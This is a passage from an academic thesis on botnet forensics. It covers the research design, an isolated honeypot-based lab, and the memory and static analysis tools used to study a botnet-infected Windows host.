During the on-line examination, the second phase of the examination, the authors analyse the network packets to determine the network traffic. This will guide the investigators to the network traffic relevant to the criminal activities and to the location where the attacker gets network connectivity. Wang and Kao (2007) argue that packet sniffing is one of the most effective way to analyse the data that is transferred between infected hosts and observe the intrusion activities. The usage of this technique is variable according to the purpose of malware. In this study, the on-line investigation is used to determine whether or not valuable information was stolen as the main function of the subject malware.

Wang and Kao’s research on Peep attack is a good example of conducting botnet forensic investigation. It provides investigators with an entire structure of botnet investigation from examining an infected host to revealing the criminal activities. Also, using this method, the investigators would be able to understand the intentions of the crime and criminal behaviour. However, although the authors explain the multiple tiers of the Peep botnet and the stages of investigating Peep attacks, they did not provide practical instructions for conducting the investigation in their paper. Also the investigation was performed manually, which makes it difficult for other investigators to replicate.

3.1.3 An Open Architecture for Malware Collection and Analysis

In order to perform an investigation related to botnet attack, a certain amount of samples of bot binary must be available. Cavalca and Goldoni (2010) designed a automated malware collection and analysis architecture named Honeynet

Infrastructure in Virtualized Environment (HIVE). The main purpose of their infrastructure is to provide an easy and cost effective technique to deploy and manage a honeynet with a well defined honeynet data model. To achieve its goal, HIVE is based on the top of open source solutions. It also uses virtualization technology to deploy and manage both of low and high interaction honeypot.

HIVE was constructed on a three-tier architecture as shown in Figure 3.2 (Cavalca and Goldoni, 2010). This fully separated system allows decoupled malware acquisition from data storage. At the first stage, the honeypot sensors are implemented by using virtualization technique and collect malwares through both low and high interaction features. At the second stage, once malware samples are acquired by these sensors, the samples are sent to a gateway to be validated and filtered before they are stored at the data storage. To analyse these stored malware samples, researchers use external analysis providers which provide reports of a behavioural analysis including tracing sample malware's actions and logging network connections. After analysing, monitoring module helps to obtain threat information related to malware, for example botnet controller servers' IP addresses.




Figure 3.2: Block diagram of HIVE architecture (Adopted Cavalca and Goldoni, 2010, p. 104)

The most attractive part in Cavalca and Goldoni's research (2010) is the means of implementing a honeynet based on virtualization software. Through the virtualization software, the authors could combine both low and high interaction honeypots at the same physical machine. Cavalca and Goldoni chose Nepenthes approach (Baecher et al., 2006) for the low interaction honeypot. For the high interaction, a Gen-III Windows honeynet (Balas and Viecco, 2005) was selected. They also allocated a gateway by using HoneyWall CDROM Roo (The Honeynet project, 2008) to improve the security level. This honeynet architecture is useful because it can help investigators cover various types of propagation of malwares and address the overhead of deployment and maintenance related to high interaction honeypot.

Important point in this research is that Cavalca and Goldoni showed that the information generated by the honeypot system and by external analysis services can be used for botnet investigation. As mentioned earlier the malwares are collected and stored through the honeypot system. Then the stored malwares were analysed by employing external services. With the information provided by the honeypot system and external analysis provider, the investigator can construct a database of collected malware. It means that not only the investigators can collect an enough amount of malware samples through various ways but also obtain information necessary to reconstruct the malware activities. It means that the malware database conventionally used for malware analysis may be used for forensic analysis, which aims to reconstruct the crime incident.

The previous research (Law et al, 2009; Wang & Kao, 2007; Cavalca and Goldoni, 2010) discussed above suggests that botnet research is possible and that various approaches can be taken. To summarise, Law's study (2009) outlined research methods for investigating a hierarchical herding and showed the effectiveness of using the host-based approach. Wang and Kao's study (2007) introduces a direct and powerful way of understanding criminal activities of botnets. Cavalca and Goldoni's study (2010) demonstrates the usage of honeypot to collect botnet malwares and the possibilities for using external analysis providers. These studies provided this current study with a guide to design a systematic research approach for botnet investigation.

3.2 RESEARCH DESIGN

The main aim of this research is developing a simple and cost-effective way to investigate a botnet-infected host. Previously, botnet tracking and detection at network level has been the most common method of botnet investigation. However research conducted at this level generates significant network traffic logs and needs a huge amount of resources such as network equipment and computer systems. In contrast, previous studies demonstrated that the host-based approach, investigating an infected host, is less complex and can be more cost effective. The host involved in a botnet incident contains concrete evidence of infection and malicious activities. Researchers and investigators can directly access the infected host and conduct a forensics investigation. It means that researchers would be able to collect real evidence instead of that generated in a laboratory environment. Also, as Cavalca and Goldoni (2010)' study showed, if the investigation can combine internal and external information to gain evidence, it should increase the effectiveness of botnet investigation because the malware analysis requires much knowledge and time resources. Therefore this current research aims to design research methods for botnet investigation which are more effective, direct and systematic.

3.2.1 The Research Problems

As discussed earlier, existing methods for protection against malware propagation have become less effective due to constant changes in botnet propagation methods. The propagation method has been changed from a pull-based to a push-based approach, which results in the increased possibility for an end user host to be easily infected by malicious binaries. Moreover, the writers of botnets have employed various stealth and deception techniques to hide the existence of their bots. Those techniques are also used to detect and avoid antivirus engines. They have also used new techniques such as rootkit and packing methods to hamper the botnet analysis.

The need for forensic investigation on live system has constantly increased. Live forensics provides valuable information that cannot be obtained by conventional digital forensic approaches, however it is not only unrepeatable in normal situations, but also can damage the integrity of the evidence. Moreover, the result of analysis might be affected by anti-forensic methods such as rootkit.

For these reasons, this research is designed to increase repeatability of live forensic investigation on a botnet infected host. To achieve this goal it is essential to reduce the number of instructions offered to investigators and so therefore the researcher will focus on acquisition and analysis of memory images.

3.2.2 The Research Questions and Hypotheses

The primary aim of the research is to identify digital evidence that is stored in the memory of a botnet infected host. Furthermore, the researcher will propose systemic procedures for digital forensic investigation related to botnet incident.

Based on the key problems and aims, the main research question is formulated as follows:

Q: What is the digital evidence that can be gathered from the physical memory of an infected host to reconstruct a botnet incident?

The secondary or subordinate (sub) questions that follow from the main question are as follows:

Q1: How many types of botnet malware can be collected from the network around the researcher?

Q2: What kinds of information can be extracted from the physical memory of an infected host?

Q3: What are the abnormal activities that have already been committed without the victim's knowledge?

Q4: What is the most efficient way to reconstruct the malicious activities from using various types of sources?

To answer these secondary questions, the researcher should collect botnet samples from the internet and build a database. Then a forensic analysis should be performed on a local host infected by a botnet. The main purpose of sub questions provides the forensic investigator with helpful information to reconstruct the criminal activities. Second, the researcher will learn how to use the external information which has been previously generated to understand the behaviour of malicious code. Third, this research will help to propose a systemic procedure of digital forensic investigation related to a botnet incident.

The hypotheses for the secondary research questions are defined as followings:

H1: The botnet malware exists around the researcher's network.

H2: The physical memory of an infected machine contains the information about the botnet malware process.

H3: The physical memory of an infected machine contains the information that was changed by a malicious process.

H4: A botnet incident can be analysed by an automated approach.

3.2.3 The Research Plan

The following section describes the research plan to answer the defined research questions in the previous section. The research is composed of studying related literature and conducting forensic analysis on an infected machine.

3.2.3.1 Document Study

There is a corpus of knowledge related to botnets and the investigator of a botnet incident can use that. To answer to the research questions, different analysis methods should be used for forensic investigation on the botnet infected machine. For example, a live forensic method is needed to investigate infected production servers which have to run without stopping. Also a forensic investigator must use a standard method to break down specific anti-forensic obstacles. Each botnet malware has various attacking methods; therefore the knowledge obtained from various kinds of the research studies helps to reduce the time and to overcome those obstacles.

3.2.3.2 Experiment

As shown in Section 3.1, the researcher reviewed a number of the relevant experimental research studies. Those experiments were conducted in an isolated laboratory environment to control the dependent variables. The result of those experiments is often presented using a narrative approach. In this research, the result also will be described in the same manner. The experiment of this research includes collecting malware from the internet and the forensic investigation of a botnet incident.

Figure 3.3 illustrates the entire research plan.




Figure 3.3: Research Plan

3.3 DATA REQUIREMENTS

The collected data should be at the appropriate resolution to make the research fit for purpose and allow the research question to be answered. Section 3.3 will discuss the source of data, the techniques to collect the data and the analysis of data collected.

3.3.1 Data Types

Collected data is classified under two parts: malware signature and forensic evidence. Malware signature includes MD5 hash value and remote host's IP address. During a forensic investigation, forensic evidence will be extracted and documented.

3.3.1.1 Malware signature

While the main goal of the research is focused on an investigation of an infected host, malware collection is important to provide supplementary information. A significant portion of botnet-related spreading activity is localized and targeted to certain geographical areas or specific organizations (Rajab et al., 2006). Also there are various diversities which have originated from one malicious source code. Therefore conducting a malware collection can help to construct a database of localized malware signature. The investigators can use this information to detect malicious processes and hidden malicious code such as rootkit and shellcode. Furthermore, information generated by malware collection systems can reveal the infection mechanism of target botnet which has a similar signature.

The honeypot system generates detailed information related to malware attacks. All network connections from remote systems are logged into a database system. Downloaded shellcodes used for exploitation are disassembled and stored in readable format. Malware binaries downloaded from remote servers are classified by their MD5 hash value and submitted to external analysis providers.

3.3.1.2 Digital Evidence

The most important data in this information is the digital evidence which can explain the abnormal activities committed by a bot. Zeltser (2010) states that the purpose of examining malware for forensic investigation is to provide a investigator with a comprehensive picture of a botnet incident. In this research, the researcher has focused on collecting possible digital evidence to reconstruct the incident. While whole data collected during the forensic investigation is important, the main concern is information related to the botnet activities. Figure 3.6 presents the digital evidence which can be collected at different investigation phases.

3.3.2 Data Collection

The following section discusses a research laboratory environment to conduct a botnet investigation in a systemic and reliable manner. The most important point of the laboratory design for analysing malicious binary must be an isolated network topology (Ligh et al., 2010; Sanabria, 2007; Zeltser, 2010). In addition to the well-established network environment, a malware analysis laboratory usually takes different kinds of software tools not used in normal forensic investigation. This section will describe the design of laboratory and software tools that are used in the current research.

3.3.2.1 Laboratory Environment

The implementation of the laboratory environment in this research is based on virtual machines (VMs) and physical machines. Sanabria (2007) state that virtualization software provides the most efficient and flexible method to deploy a botnet analysis laboratory. A laboratory used to conduct botnet analysis is composed of several computers. If the researcher only used physical computers, it might mean an increase in research costs. For this reason, the laboratory design based on the virtual environment can reduce the time that it takes to restore the computer to its original state. In addition to using the virtual environment, this research uses physical machines to increase the accuracy of the experiment because some malware cannot be executed on the system implemented on the virtual environment.

While network configuration of the laboratory should be isolated from other systems, it provides a target machine with network connectivity. In the research conducted by Ard (2007), the target machine rolling as a victim’s computer was totally isolated from outside networks. However, Ligh and his colleagues (2010) present a method that simulates network traffic from an infected target machine to the intended servers on the Internet.

Figure 3.4 shows the high level diagram of the research laboratory. This is based on three different previous research studies. One is conducted by Ligh (2010) and another is designed by Rajab (2006), while the other is designed by Cavalca & Goldoni (2010). The first was focused on analysing the behaviour of malicious bot.

The second was focused on collecting malware while the third extended Rajab's work with building a signature database.

The main feature that distinguishes the current design from the earlier works is that the researcher added one physical machine to simulate infection and perform forensic investigation on an infected machine.




Figure 3.4: High level diagram of the research laboratory

3.3.2.2 Laboratory Component

The following components are needed to build the laboratory environment: a honeypot, virtual and physical targets, a static analysis system and a controller. A physical target plays as a victim's system. A static analysis system consists of installed analysis tools. In the real experiment, honeypot is running on a controller system and malware signature is stored at this system.

- Honeypot: This is a Linux-based virtual machine on which a honeypot system is running to collect bot samples. This machine was directly connected the internet to emulate exposure vulnerability. To secure the internal system, the researcher set up a Demilitarized Zone (DMZ) and located this honey into that area. In this research, Dionea, which is a type of low interaction honeypot, was chosen.
- Virtual target: This is a Windows-based virtual machine on which a bot will be executed and monitored for dynamic analysis.

- Physical target: This is a Windows-based physical computer on which a bot will be executed to simulate an infection. The hard disk of this machine was wiped forensically and the operating system was installed. Once the machine was working properly, the researcher would make a disk image of this machine to re-image quickly.
- Static Analysis: This is a Windows-based virtual machine on which the investigator performs memory forensics and static analysis. The reason why dynamic and static analysis machines are separated is that the tools used for reverse engineering analysis only support a Windows-based system. In the real situation, this machine runs forensic analysis tools such as EnCase and FTK.
- Controller: This is a Linux-based physical computer which runs various kinds of software to host virtual machines, monitor network traffic and simulate network access. Also the researcher runs an Intrusion Detection System (IDS) such as Snort.

3.3.3 Data Processing

As shown in Figure 3.6, data is processed in mainly two parts: one is to construct the malware signature and the other is to investigate the simulated botnet incident. Signature database is used for supplementing the results of memory and static analysis. Each investigation consists of a series of forensic procedures including acquisition, extraction, and memory and static analysis. Therefore the data processing is comprised of four key stages.

The aim of the first stage is to collect malwares from the Internet to build a localised malware signature database. This stage particularly focuses on the information of malware signature and the result of dynamic analysis conducted by external service providers. Also the sample bot collected in this stage will be used as a source of forensic investigation.

The aim of the second stage is to identify and preserve the source of possible digital evidence by conducting live forensic investigation on the infected host. The precedence for this stage is to select the forensic tools and procedures by reviewing case studies of previous work. In this stage, the research simulates infection with a collected sample bot and conducts a conventional forensic investigation. This stage particularly focuses on acquisition and preservation of volatile and non-volatile digital evidence.

The third stage involves forensic analysis of the malicious binary and interpretation. This stage aims to identify and extract the malicious binaries related to abnormal activities and to analyse it by using static and dynamic methods. This stage involves forensic analysis of previously captured memory images. Dynamic analysis could help to determine the digital evidence that is a direct or indirect result of malicious activities caused by malware execution; however, the acquired memory image might contain similar information. Furthermore information from the infected machine has accuracy as digital evidence. In addition to the memory analysis, static analysis is supplemented with information which is produced during the previous investigation. It could help to reveal potential malicious functionalities that have not yet been performed.

Finally, the aim of the fourth stage is to present the process of research and evaluate the findings. To meet the goal of the research, the location and type of evidence should be identified and an entire procedure of forensic investigation could be proposed.



Phase 1
Phase 2
Phase 3
Phase 4
1. Signature analysis
2. Simulating infection
3. Acquisition and preservation of digital evidence
4. Extraction of malicious binary
5. Memory analysis
6. Static analysis
7. Presenting digital evidence
8. Proposing a forensic procedure

Figure 3.5: Overview of data process

According to previous sections 3.3.1 and 3.3.3, Figure 3.5 shows the overview of data process and the potential evidence that can be obtained from each analysis process. That information is used for reconstructing a botnet incident and identifying malicious activities.




Figure 3.6: The data process and possible digital evidence on botnet investigation

3.3.4 Data Analysis

Data collected needs to answer the research questions and the subsidiary questions. As shown in Figure 3.6, each phase of the experiment uses different analysis techniques to find meaningful information. This section will discuss the analysis techniques and tools.

3.3.4.1 Initial analysis

Captured malwares were initially analysed by external analysis service providers and identified by using malware scanning service providers. Even though there is a possibility of false positive and false negative, Antivirus scanning is a quick an easy way to classify unknown files (Ligh et al., 2010). Many antivirus vendors offer scanning services to the public. Especially, VirusTotal is the prime service in the multi-antivirus scanning area. This is a service that analyses suspicious files and URLs to identify malicious contents such as viruses, worms and trojans with 42 antivirus products (VirusTotal, n.d.).

In addition to the antivirus scanning analysis, the researcher used the external analysis services as known as public sandbox services. In computer security, a sandbox is a security concept that is used to execute unverified or untrusted program code (Schiller et al., 2007). In malware analysis, this services means that they execute malware in a monitored environment to perform behaviour analysis without infection risk. In this research, three sandbox services are used as followings: Anubis (International Secure Systems Lab, 2010), Norman (Norman ASA, 2011), and CWSandBox (Sunbelt Software, 2011).

3.3.4.2 Memory Analysis

To understand the features of malware binaries, the researcher mainly uses a forensic analysis forensic method. In general, investigators are using two analysis methods: behaviour (dynamic) and code (static) analysis (Aquilina et al., 2008; Farmer and Venema, 2005; Kolbitsch et al., 2010). Behaviour analysis includes executing a malware in a laboratory environment to observe how it works from different points of view and detect the changes. Nevertheless, in this research, the researcher attempts to gather the information by analysing a memory image instead of executing the malware.

Memory analysis involves extracting running process, opened Registry, opened files and loaded libraries. To obtain this information, this research used a memory analysis tool named the Volatility Framework (Volatile Systems, 2008).

3.3.4.3 Static Analysis

As mentioned earlier, static analysis examines the malicious executable's binary code to understand its functionalities. Techniques of static analysis include examining the executable's data structure, extracting readable strings, and performing reverse engineering. The researcher could not properly extract human readable strings from tacked binaries until they are unpacked. Therefore, in static analysis, it is essential to determine the packing technique and unpack a malicious binary.

From embedded strings, the researcher could establish the capability of the malware and deduce control commands including usernames, passwords, and domain names. During the reverse engineering phase, the researcher could learn about the possible functionalities that have not yet been executed.

3.3.4.4 Analysis tools

The tools chosen for analysis and data collection are listed on Table 3.1.

Type	**Name**	**Prupose**
Malware collection	Dionea	A low interaction honeypot that collects a copy of the malware exploiting vulnerabilities exposed
Virtualization	VMware workstation VirtualBox	Tools for visualizing the computer system.
Forensic Image	Hilex Pro	A forensic tool that is specified for incident response.
Memory analysis	Volatility Framework	A forensic tool that can extract various types of information from a memory image.
Initial virus scan	VirusTotal	A public service that analyses suspicious files and URLs
Initial sandbox analysis	Anubis, CWSandbox	Public services that analyse the behaviour of Windows PE-executables with special focus on the analysis of malware
Packer Detectors	PEiD v 0.94	A tool that detects packers, cryptors and

		compilers for Windows PE-executables
String extractor	BinText v3.03	A tool that finds ASCII, Unicode and Resource strings in a file.
Disassemblers and Debuggers	IDA Pro OllyDbg	Tools for reveres engineering.

Table 3.1: Tools for data collection and data analysis

3.4 CHALLENGES AND LIMITATIONS

This research has been designed to answer the research questions and test defined hypotheses. The limitation of data collection and data analysis are discussed below

In malware collection, the research only used a low interaction honeypot. The low interaction honeypot is less risky and more effective than a high interaction honeypot. Also it required less effort for deployment and maintenance. However the latter allow the researcher to study malware in more detail and learn more about the practical activities than the former. As the propagation method has been changed, the lack of diversity is inherent in the selected malware collection approach.

The laboratory environment of this research is designed to secure safety. Especially, the machine targeted for infection does not connect to the Internet. However, in botnet investigation, network traffic between an infected host and a C&C server is necessary. Therefore a network simulating software is installed on the controller and used to observe network activity. This could distort the origin of network traffic.

In addition to the limitation of data collection, data analysis has the inherent limitation of lack of knowledge. The analysis of memory image is based on specific knowledge of operating systems. The analysis tools and method must be able to handle the information in a memory image. Although the operating system has been developed, the selected analysis tool only supports specific operating systems, especially the Windows family. Therefore the research limits the range of target machines to their operating system as Windows XP.

3.5 CONCLUSION

This Chapter 3 has presented a review of the possible research methods and assessed the advantage of each. Reviewed research studies have shown that an infected host contains valuable evidence of malicious activities. In addition, construction of a malware database could be used in forensic investigation of a botnet incident. Therefore this research was focused on an investigation of a botnet-infected machine, especially the contents stored in its physical memory with the information generated by honeypot.

Based on the research problems, the research questions and sub questions were defined. The main question is whether the investigation of the information on memory is enough to reconstruct a botnet incident. To answer the main questions, sub questions inquire about the result of malware collection and memory analysis.

In this research, the data will be collected and analysed by series of experiments conducted in an isolated laboratory environment. These experiments are adapted from normal forensic procedures including acquisition, extraction, analysis, and presentation. The results of such experiments are often presented using a narrative approach. The next chapter discusses presenting the results of these experiments using this approach.

Chapter 4
Results

4.0 INTRODUCTION

Chapter 4 reports the research results. The previous Chapter 3 defined the research design and the data analysis process. The experimental research was performed in two parts: malware collection and live forensics on an infected host. The low interaction honeypot, namely Dionaea, had been operating for 11 days to collect the sample bots. The collected bots were used to simulate an infected host.

